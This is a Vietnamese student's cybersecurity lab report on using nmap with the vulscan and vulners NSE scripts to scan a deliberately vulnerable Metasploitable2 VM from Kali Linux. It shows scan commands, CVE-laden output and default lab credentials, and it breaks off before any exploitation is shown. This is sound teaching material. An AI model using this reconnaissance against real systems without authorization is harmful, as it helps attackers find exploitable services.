HỌC VIỆN CÔNG NGHỆ BƯU CHÍNH VIỄN THÔNG

**KHOA AN TOÀN THÔNG TIN**


# BÀI BÁO CÁO THỰC HÀNH SỐ 3

## MÔN HỌC: CƠ SỞ AN TOÀN THÔNG TIN

## NHÓM MÔN HỌC: Nhóm 03

**Giảng viên: Hoàng Xuân Dậu**

**Sinh viên: Trịnh Viết Hiếu**

**Mã số sinh viên: B20DCAT063**

**Lớp: D20CQAT03-B**

**Số điện thoại: 0988289071**

**Hà Nội năm 2022**

# I.Giới thiệu chung

I.1. Mục đích:

- Tìm hiểu sâu về các lỗ hổng một số dịch vụ, phần mềm trên HĐH sử dụng công cụ nmap với các tính năng quét lổ hổng nâng cao

- Luyện thực hành tấn công kiểm soát hệ thống chạy Ubuntu từ xa sử dụng công cụ tấn công Metasploit trên Kali Linux.

I.2. Các phần mềm, công cụ cần có

- Kali Linux

- Metasploit - Nmap (có sẵn trên Kali Linux)

- Metasploitable2:

I.3. Công cụ nmap và quét lỗ hổng sử dụng NSE scripts

- Nmap là một công cụ được sử dụng phổ biến để quét các cổng dịch vụ, tìm thông tin về hệ điều hành và các dịch vụ đang chạy trên 1 hệ thống. Ngoài ra, nmap cũng có thể sử dụng để quét, tìm các lỗ hổng bảo mật trên các hệ điều hành và dịch vụ sử dụng các NSE (Nmap Scripting Engine) scripts. Các NSE script thường được cài đặt đi kèm với nmap, hoặc cài đặt, cập nhật nếu cần thiết. Trên các hệ điều hành Linux, các NSE script thường được đặt trong thư mục /usr/share/nmap/scripts.

- Một số cú pháp sử dụng nmap thông dụng:

● Quét tìm các cổng dịch vụ mở trên 1 máy, có phát hiện thông tin về hệ điều hành, phiên bản các dịch vụ:

nmap -sV -A <IP_victim>

● Quét các dịch vụ và lỗ hổng với các thiết lập script ngầm định:

nmap -sC <IP_victim>

● Quét các dịch vụ và lỗ hổng với CSDL lỗ hổng chỉ định:

nmap --script <Tên CSDL lỗ hổng> <IP_victim>

● Quét lỗ hổng với CSDL lỗ hổng chỉ định với cổng dịch vụ chỉ định:

nmap --script <Tên CSDL lỗ hổng>  -p <số hiệu cổng> <IP_victim>

● Quét lỗ hổng với script chỉ định với cổng dịch vụ chỉ định:

nmap --script=<Tên file hoặc nhóm file scrip> -p <số hiệu cổng> <IP_victim>

I.4. Tìm hiểu về các lỗ hổng bảo mật trên một số DV của Ubuntu

- Metasploitable2 là một máy ảo VMWare được tích hợp nhiều dịch vụ chứa các lỗi bảo mật đã biết cho phép khai thác kiểm soát hệ thống từ xa phục vụ học tập. Danh sách các lỗ hổng và hướng dẫn khai thác có thể tìm tại:

https://www.hackingarticles.in/comprehensive-guide-on-metasploitable2/


- Các dịch vụ chạy trên máy ảo này gồm:

| Service (Dịch vụ) | Port (Cổng) |
|---|---|
| Vsftpd 2.3.4 | 21 |
| OpenSSH 4.7p1 Debian 8ubuntu 1 (protocol 2.0) | 22 |
| Linux telnetd service | 23 |
| Postfix smtpd | 25 |
| ISC BIND 9.4.2 | 53 |
| Apache httpd 2.2.8 Ubuntu DAV/2 | 80 |
| A RPCbind service | 111 |
| Samba smbd 3.X | 139 & 445 |
| 3 r services | 512, 513 & 514 |
| GNU Classpath grmiregistry | 1099 |
| Metasploitable root shell | 1524 |
| A NFS service | 2048 |
| ProFTPD 1.3.1 | 2121 |
| MySQL 5.0.51a-3ubuntu5 | 3306 |
| PostgreSQL DB 8.3.0 – 8.3.7 | 5432 |
| VNC protocol v1.3 | 5900 |
| X11 service | 6000 |
| Unreal ircd | 6667 |
| Apache Jserv protocol 1.3 | 8009 |
| Apache Tomcat/Coyote JSP engine 1.1 | 8180 |


# II. Nội dung thực hành

# II.1 Cài đặt các công cụ, nền tảng

- Đăng nhập với user: msfadmin và password: msfadmin





- Đăng nhập với user: kali và password kali





## II.2. Quét máy victim Metasploitable2 tìm các lỗ hổng tồn tại

### II.2.1 Tìm địa chỉ IP của máy kali và victim

- Địa chỉ ip máy kali





- Địa chỉ máy victim





## II.2.2. Kiểm tra kết nối giữa các máy

- Từ máy kali chạy lệnh ping tới máy victim
- Ấn tổ hợp phím Ctrl + c để dừng quá trình ping




- Từ máy victim, chạy lệnh ping tới máy kali
- Ấn tổ hợp phím Ctrl + c để dừng quá trình ping




II.2.3. Kiểm tra và cài đặt các NSE scripts cho nmap

- Kiểm tra các NSE scripts có sẵn cho nmap: cd /usr/share/nmap/scripts

```
┌──(kali㉿B20AT063-Hieu-kali)-[/usr/share/nmap/scripts]
└─$ ls
acarsd-info.nse                 http-headers.nse                    nping-brute.nse
address-info.nse                http-hp-ilo-info.nse                nrpe-enum.nse
afp-brute.nse                   http-huawei-hg5xx-vuln.nse          ntp-info.nse
afp-ls.nse                      http-icloud-findmyiphone.nse        ntp-monlist.nse
afp-path-vuln.nse               http-icloud-sendmsg.nse             omp2-brute.nse
afp-serverinfo.nse              http-iis-short-name-brute.nse       omp2-enum-targets.nse
afp-showmount.nse               http-iis-webdav-vuln.nse            omron-info.nse
ajp-auth.nse                    http-internal-ip-disclosure.nse     openlookup-info.nse
ajp-brute.nse                   http-joomla-brute.nse               openvas-otp-brute.nse
ajp-headers.nse                 http-jsonp-detection.nse            openwebnet-discovery.nse
ajp-methods.nse                 http-litespeed-sourcecode-download.nse oracle-brute.nse
ajp-request.nse                 http-ls.nse                         oracle-brute-stealth.nse
allseeingeye-info.nse           http-majordomo2-dir-traversal.nse   oracle-enum-users.nse
amqp-info.nse                   http-malware-host.nse               oracle-sid-brute.nse
asn-query.nse                   http-mcmp.nse                       oracle-tns-version.nse
auth-owners.nse                 http-methods.nse                    ovs-agent-version.nse
auth-spoof.nse                  http-method-tamper.nse              p2p-conficker.nse
backorifice-brute.nse           http-mobileversion-checker.nse      path-mtu.nse
backorifice-info.nse            http-ntlm-info.nse                  pcanywhere-brute.nse
bacnet-info.nse                 http-open-proxy.nse                 pcworx-info.nse
banner.nse                      http-open-redirect.nse              pgsql-brute.nse
bitcoin-getaddr.nse             http-passwd.nse                     pjl-ready-message.nse
bitcoin-info.nse                http-phpmyadmin-dir-traversal.nse   pop3-brute.nse
bitcoinrpc-info.nse             http-phpself-xss.nse                pop3-capabilities.nse
bittorrent-discovery.nse        http-php-version.nse                pop3-ntlm-info.nse
bjnp-discover.nse               http-proxy-brute.nse                pptp-version.nse
broadcast-ataoe-discover.nse    http-put.nse                        puppet-naivesigning.nse
broadcast-avahi-dos.nse         http-qnap-nas-info.nse              qconn-exec.nse
broadcast-bjnp-discover.nse     http-referer-checker.nse            qscan.nse
broadcast-db2-discover.nse      http-rfi-spider.nse                 quake1-info.nse
broadcast-dhcp6-discover.nse    http-robots.txt.nse                 quake3-info.nse
```

- Cài đặt CSDL nmap-vulners:
  sudo git clone https://github.com/vulnersCom/nmap-vulners.git

```
┌──(kali㉿B20AT063-Hieu-kali)-[/usr/share/nmap/scripts]
└─$ sudo git clone https://github.com/vulnersCom/nmap-vulners.git
sudo: unable to resolve host B20AT063-Hieu-kali: Name or service not known
Cloning into 'nmap-vulners' ...
remote: Enumerating objects: 88, done.
remote: Counting objects: 100% (26/26), done.
remote: Compressing objects: 100% (22/22), done.
remote: Total 88 (delta 11), reused 12 (delta 4), pack-reused 62
Receiving objects: 100% (88/88), 439.69 KiB | 279.00 KiB/s, done.
Resolving deltas: 100% (32/32), done.
```

```
┌──(kali㉿B20AT063-Hieu-kali)-[/usr/share/nmap/scripts]
└─$ ls nmap-vulners
example.png             http-vulners-regex.json  LICENSE                README.md                vulners.nse
http-vulners-paths.txt  http-vulners-regex.nse   paths_regex_example.png  simple_regex_example.png
```

- Cài đặt CSDL vulscan:
  sudo git clone https://github.com/scipag/vulscan.git

```
┌──(kali㉿B20AT063-Hieu-kali)-[/usr/share/nmap/scripts]
└─$ sudo git clone https://github.com/scipag/vulscan.git
sudo: unable to resolve host B20AT063-Hieu-kali: Name or service not known
Cloning into 'vulscan' ...
remote: Enumerating objects: 278, done.
remote: Counting objects: 100% (14/14), done.
remote: Compressing objects: 100% (12/12), done.
remote: Total 278 (delta 4), reused 8 (delta 2), pack-reused 264
Receiving objects: 100% (278/278), 17.49 MiB | 6.60 MiB/s, done.
Resolving deltas: 100% (167/167), done.
```

```
┌──(kali㉿B20AT063-Hieu-kali)-[/usr/share/nmap/scripts]
└─$ ls vulscan
_config.yml  cve.csv        logo.png     osvdb.csv  scipvuldb.csv      securitytracker.csv  utilities    xforce.csv
COPYING.TXT  exploitdb.csv  openvas.csv  README.md  securityfocus.csv  update.sh            vulscan.nse
```

II.2.4 Quét máy victim Metasploitable2 tìm các lỗ hổng tồn tại sử dụng NSE script với nmap

nmap --script=vulscan/vulscan.nse -sV -p21 <IP_victim>

```
┌──(kali㉿B20AT063-Hieu-kali)-[/usr/share/nmap/scripts]
└─$ nmap --script=vulscan/vulscan.nse -sV -p21 192.168.198.129
Starting Nmap 7.91 ( https://nmap.org ) at 2022-10-04 02:21 EDT
Nmap scan report for 192.168.198.129
Host is up (0.0018s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.3.4
| vulscan: VulDB - https://vuldb.com:
| [146452] vsftpd 2.3.4 Service Port 6200 privilege escalation
|
| MITRE CVE - https://cve.mitre.org:
| [CVE-2011-0762] The vsf_filename_passes_filter function in ls.c in vsftpd before 2.3.3 allows remote authenticated users to cause a denial o
f service (CPU consumption and process slot exhaustion) via crafted glob expressions in STAT commands in multiple FTP sessions, a different vu
lnerability than CVE-2010-2632.
|
| SecurityFocus - https://www.securityfocus.com/bid/:
| [82285] Vsftpd CVE-2004-0042 Remote Security Vulnerability
| [72451] vsftpd CVE-2015-1419 Security Bypass Vulnerability
| [51013] vsftpd '__tzfile_read()' Function Heap Based Buffer Overflow Vulnerability
| [48539] vsftpd Compromised Source Packages Backdoor Vulnerability
| [46617] vsftpd FTP Server 'ls.c' Remote Denial of Service Vulnerability
| [41443] Vsftpd Webmin Module Multiple Unspecified Vulnerabilities
| [30364] vsftpd FTP Server Pluggable Authentication Module (PAM) Remote Denial of Service Vulnerability
| [29322] vsftpd FTP Server 'deny_file' Option Remote Denial of Service Vulnerability
| [10394] Vsftpd Listener Denial of Service Vulnerability
| [7253] Red Hat Linux 9 vsftpd Compiling Error Weakness
|
| IBM X-Force - https://exchange.xforce.ibmcloud.com:
| [68366] vsftpd package backdoor
| [65873] vsftpd vsf_filename_passes_filter denial of service
| [55148] VSFTPD-WEBMIN-MODULE unknown unspecified
| [43685] vsftpd authentication attempts denial of service
| [42593] vsftpd deny_file denial of service
| [16222] vsftpd connection denial of service
| [14844] vsftpd message allows attacker to obtain username
```

nmap --script=vulscan/vulscan.nse -sV -p22 <IP_victim>

```
┌──(kali㉿B20AT063-Hieu-kali)-[/usr/share/nmap/scripts]
└─$ nmap --script=vulscan/vulscan.nse -sV -p22 192.168.198.129
Starting Nmap 7.91 ( https://nmap.org ) at 2022-10-04 02:23 EDT
Nmap scan report for 192.168.198.129
Host is up (0.0065s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| vulscan: VulDB - https://vuldb.com:
| [44077] OpenBSD OpenSSH up to 4.3 Signal privilege escalation
| [43307] OpenSSH 4.0 privilege escalation
| [41835] OpenSSH up to 4.8 privilege escalation
| [39331] OpenSSH 4.3p2 Audit Log linux_audit_record_event unknown vulnerability
| [38743] OpenSSH up to 4.6 privilege escalation
| [36382] OpenBSD OpenSSH up to 4.6 weak authentication
| [32699] OpenBSD OpenSSH 4.1 information disclosure
| [32532] OpenBSD OpenSSH 4.5 packet.c denial of service
| [32512] OpenBSD OpenSSH up to 4.3 unknown vulnerability
| [26219] OpenBSD OpenSSH up to 4.1p1 information disclosure
| [16020] OpenBSD OpenSSH 4.5 Format String
| [2667] OpenBSD OpenSSH 4.4 Separation Monitor unknown vulnerability
| [2578] OpenBSD OpenSSH up to 4.4 Signal race condition
| [1999] OpenBSD OpenSSH up to 4.2p1 scp system privilege escalation
| [1724] OpenBSD OpenSSH 4.0 GSSAPIDelegateCredentials denial of service
| [1723] OpenBSD OpenSSH 4.0 Dynamic Port Forwarding denial of service
|
| MITRE CVE - https://cve.mitre.org:
| [CVE-2010-4755] The (1) remote_glob function in sftp-glob.c and the (2) process_put function in sftp.c in OpenSSH 5.8 and earlier, as used i
n FreeBSD 7.3 and 8.1, NetBSD 5.0.2, OpenBSD 4.7, and other products, allow remote authenticated users to cause a denial of service (CPU and m
emory consumption) via crafted glob expressions that do not match any pathnames, as demonstrated by glob expressions in SSH_FXP_STAT requests
to an sftp daemon, a different vulnerability than CVE-2010-2632.
| [CVE-2007-4752] ssh in OpenSSH before 4.7 does not properly handle when an untrusted cookie cannot be created and uses a trusted X11 cookie
instead, which allows attackers to violate intended policy and gain privileges by causing an X client to be treated as trusted.
| [CVE-2009-2904] A certain Red Hat modification to the ChrootDirectory feature in OpenSSH 4.8, as used in sshd in OpenSSH 4.3 in Red Hat Ente
rprise Linux (RHEL) 5.4 and Fedora 11, allows local users to gain privileges via hard links to setuid programs that use configuration files wi
```

nmap --script=vulscan/vulscan.nse -sV -p23 <IP_victim>

```
┌──(kali㉿B20AT063-Hieu-kali)-[/usr/share/nmap/scripts]
└─$ nmap --script=vulscan/vulscan.nse -sV -p23 192.168.198.129
Starting Nmap 7.91 ( https://nmap.org ) at 2022-10-04 02:31 EDT
Nmap scan report for 192.168.198.129
Host is up (0.00060s latency).

PORT   STATE SERVICE VERSION
23/tcp open  telnet  Linux telnetd
| vulscan: VulDB - https://vuldb.com:
| [14786] Red Hat Linux 4.2/5.2/6.0 in.telnetd denial of service
| [176455] Red Hat OpenStack up to 0.8.23 on SELinux Policy improper authorization
| [176439] Linux Kernel up to 5.8.1 fs/io_uring.c io_async_task_func use after free
| [176438] Linux Kernel up to 5.8.0 Bluetooth hci_event.c hci_extended_inquiry_result_evt out-of-bounds read
| [176436] Linux Kernel up to 5.0.18 XFRM Subsystem xfrm_state_fini use after free
| [176435] Linux Kernel up to 4.14.15 net/sctp/socket.c use after free
| [176407] Linux Kernel up to 5.9 ucma.c ctx_list/ucma_migrate_id use after free
| [176303] Linux Kernel up to 5.10.36/5.11.20/5.12.3/5.13-rc3 eBPF RINGBUF bpf_ringbuf_reserve out-of-bounds write
| [176302] Linux Kernel up to 5.10.36/5.11.20/5.12.3 io_uring Subsystem /proc/<PID>/mem heap-based overflow
| [176301] Linux Kernel up to 5.10.36/5.11.20/5.12.3/5.13-rc3 eBPF ALU32 Bounds Tracking out-of-bounds read
| [176203] Linux Kernel Direct IO Write buffer overflow
| [176179] Linux Kernel Nitro Enclaves Driver null pointer dereference
| [176041] Linux Kernel up to 5.4.91 BPF information disclosure
| [176040] Linux Kernel up to 5.8 Nouveau DRM Subsystem nouveau_sgdma.c nouveau_sgdma_create_ttm use after free
| [175963] Linux Kernel up to 4.18.0-193.el7 sysctl Subsystem rh_features uninitialized pointer
| [175959] Linux Kernel up to 5.12.7 kernel/bpf/verifier.c alu_limit out-of-bounds write
| [175880] Linux Kernel up to 5.4 Packet out-of-bounds read
| [175859] Linux Kernel JFS Filesystem memory corruption
| [175858] Linux Kernel KVM memory corruption
| [175857] Linux Kernel Sockets llcp_sock_connect resource consumption
| [175856] Linux Kernel llcp_sock_connect use after free
| [175855] Linux Kernel llcp_sock_bind use after free
| [175854] Linux Kernel Global Variable con_font_op use after free
| [175853] Linux Kernel sunkbd_reinit use after free
| [175810] Linux Kernel llcp_sock_connect memory leak
| [175466] Linux Kernel up to 5.11.14 eBPF calculation
```

nmap --script=nmap-vulners/vulners.nse -sV -p21 <IP_victim>

```
┌──(kali㉿B20AT063-Hieu-kali)-[/usr/share/nmap/scripts]
└─$ nmap --script=nmap-vulners/vulners.nse -sV -p21  192.168.198.129
Starting Nmap 7.91 ( https://nmap.org ) at 2022-10-04 02:33 EDT
Nmap scan report for 192.168.198.129
Host is up (0.0071s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.3.4
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.41 seconds

┌──(kali㉿B20AT063-Hieu-kali)-[/usr/share/nmap/scripts]
└─$
```

nmap --script=nmap-vulners/vulners.nse -sV -p22 <IP_victim>

```
┌──(kali㉿B20AT063-Hieu-kali)-[/usr/share/nmap/scripts]
└─$ nmap --script=nmap-vulners/vulners.nse -sV -p22  192.168.198.129
Starting Nmap 7.91 ( https://nmap.org ) at 2022-10-04 02:34 EDT
Nmap scan report for 192.168.198.129
Host is up (0.00050s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| vulners:
|   cpe:/a:openbsd:openssh:4.7p1:
|       SECURITYVULNS:VULN:8166 7.5     https://vulners.com/securityvulns/SECURITYVULNS:VULN:8166
|       CVE-2010-4478   7.5     https://vulners.com/cve/CVE-2010-4478
|       CVE-2008-1657   6.5     https://vulners.com/cve/CVE-2008-1657
|       SSV:60656       5.0     https://vulners.com/seebug/SSV:60656    *EXPLOIT*
|       CVE-2010-5107   5.0     https://vulners.com/cve/CVE-2010-5107
|       CVE-2012-0814   3.5     https://vulners.com/cve/CVE-2012-0814
|       CVE-2011-5000   3.5     https://vulners.com/cve/CVE-2011-5000
|       CVE-2008-5161   2.6     https://vulners.com/cve/CVE-2008-5161
|       CVE-2011-4327   2.1     https://vulners.com/cve/CVE-2011-4327
|       CVE-2008-3259   1.2     https://vulners.com/cve/CVE-2008-3259
|_      SECURITYVULNS:VULN:9455 0.0     https://vulners.com/securityvulns/SECURITYVULNS:VULN:9455
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.13 seconds
```

nmap --script=nmap-vulners/vulners.nse -sV -p23 <IP_victim>

```
┌──(kali㉿B20AT063-Hieu-kali)-[/usr/share/nmap/scripts]
